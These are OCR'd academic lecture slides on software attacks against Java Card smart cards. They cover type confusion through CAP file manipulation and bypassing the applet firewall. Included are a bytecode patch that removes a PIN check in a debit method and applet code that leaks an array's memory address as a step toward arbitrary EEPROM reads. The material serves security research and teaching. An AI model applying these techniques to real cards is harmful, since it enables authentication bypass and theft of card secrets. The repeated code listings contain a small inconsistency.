e-Commerce Security, Challenges in Secure Element Security

Software attacks

Challenges in Cyber Security - from paradigms to implementations

Busteni, Romania, 17-25 Aug. **2012**

Jean-Louis Lanet

Jean-louis.lanet@unilim.fr

Université de Limoges | FACULTÉ DES SCIENCES ET TECHNIQUES


Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

Smart Card vulnerabilities

- Real black box approach, no access to code, no documentation,
- Discovering vulnerabilities,
  - Reading documentation, having skilled students, having luck,
  - Fuzzing technique
    - Based on Peach, adapted, mutator revisited, trace analyzer
    - HTTP, BIP, CAT-TP, SWI (?)
    - Innovation Timing attack to partition data
  - Formal model
    - Java Card interpreter entirely modeled
    - Generate security test cases
- Exploiting vulnerabilities…

SC manufacturers philosophy




- Piled sieves !

Introduction


- Java Card security
  - Strong typing → byte code verification
    - Java is a strongly typed language,
    - These properties are verified at the source level by the compiler and at the BC level by the verifier,
    - Unable to forge or manipulate references.
    - For development cards it is possible to modify the CAP file after the verification

Java Card Architecture




Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
    - Applets can communicate only if they share the same context (same Package Identifier *id est* AID),
    - Or if they use a shareable interface.


JCRE
Package A
Package B
JCREObj
MyApp1 extends Applet
MyObject
Entry point object
MyApp2 extends Applet
MyShared extends Shareable
Global array

…only instances of classes are owned by applets classes themselves are not.



Introduction

- Java card security
  - Strong typing → byte code verification
  - Application isolation : firewall
  - Applet loading only if authenticated
    - Protocol SCP01-SCP02 from Global Platform,
    - It guarantees confidentiality and integrity,
    - Need to have the keys.

Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions

A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu)
{
  ...
  if (!pin.isValidated())
  {
    ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
  }
  ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx xx** ...

A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu )
{
  ...
  if (!pin.isValidated())
  {
    //ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
  }
  ...//do something safely
}
```

Byte code : .... **11 69 85 8D xx xx** ... → ... **00 00 00 00 00 00** ...

Specification

6.2.8.1 Accessing Static Class Fields

Bytecodes: ***`getstatic`*****, *****`putstatic`***

If the Java Card RE is the currently active context, access is allowed.

Otherwise, if the byte code is `putstatic` *and the field being stored is a reference type and the reference being stored is a reference to a temporary Java Card RE Entry Point Object or a global array, access is denied.*

Otherwise, access is allowed.

Objectives

- `getstatic` can read a memory byte in the eeprom area without firewall restriction
- We need to be able to specify the address to be read as an operand of the `getstatic`,
  - This parameter is resolved by the linker,
  - We need to lure the linker,
- To optimize the attack we need to be able to execute a mutable code,
  - Fix the base address of the dump area,
  - Auto increment of the operand,
  - Run an Java array (yes we can!).

Principe


- Two problems to solve:
  1. Retrieving information from the card : i.e., modifying value on the Java stack.
- Solution : modification of the CAP file in a coherent way,
  - References can be maliciously manipulated
  - Conversion to integer, arithmetic operation,
  - Only checked through the BC verifier,
  - Complex to be done due to multiple interaction between components.
  - Need a tool that “recompile” a modified CAP file.

Principe

- Two problems to solve:
  1. Retrieving information from the card : i.e. modifying the Java stack
  2. Hard code operand in a method : i.e. modifying the class representation in the card (`invoke xxxx => invoke yyyy`).
- Solution : the references that need to be resolved are specified in the reference component of the cap file,
  - Optimization for the linker,
  - Removing the reference from this component.

Sketch of the attack in three steps

- We need to read and write anywhere in the eeprom
- In order to do it in an optimized way we need mutable code,
  - 1 – To perform mutable code we need to manipulate arrays, and get their physical address.
  - 2 – To access the array as a method we need to access our own instance




First step retrieve array address

```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
.....
public void process (APDU apdu) throws ISOException
{
 ...
 case (byte) 0x29 : // provide an array address
  Util.setShort(apduBuffer, (short) 0, getMyAddresstabByte(tab));
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
 ...
}
.....
```


```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 2  // max_locals: 1
10 AA     bspush       -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 2  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

```
 getMyAddresstabByte (byte[] tab)
{
03      // flags     : 0 // max_stack : 3
21      2         // nargs     : 2  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```


```
 getMyAddresstabByte (byte[] tab)
{
03      // flags    : 0 // max_stack : 3
21      2        // nargs    : 1  // max_locals: 1
10 AA     bspush      -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```



```
public short getMyAddresstabByte(byte[] tab)
{
  short toto=(byte)0xAA;
  tab[0] = (byte)0xFF;
  return toto;
}
```

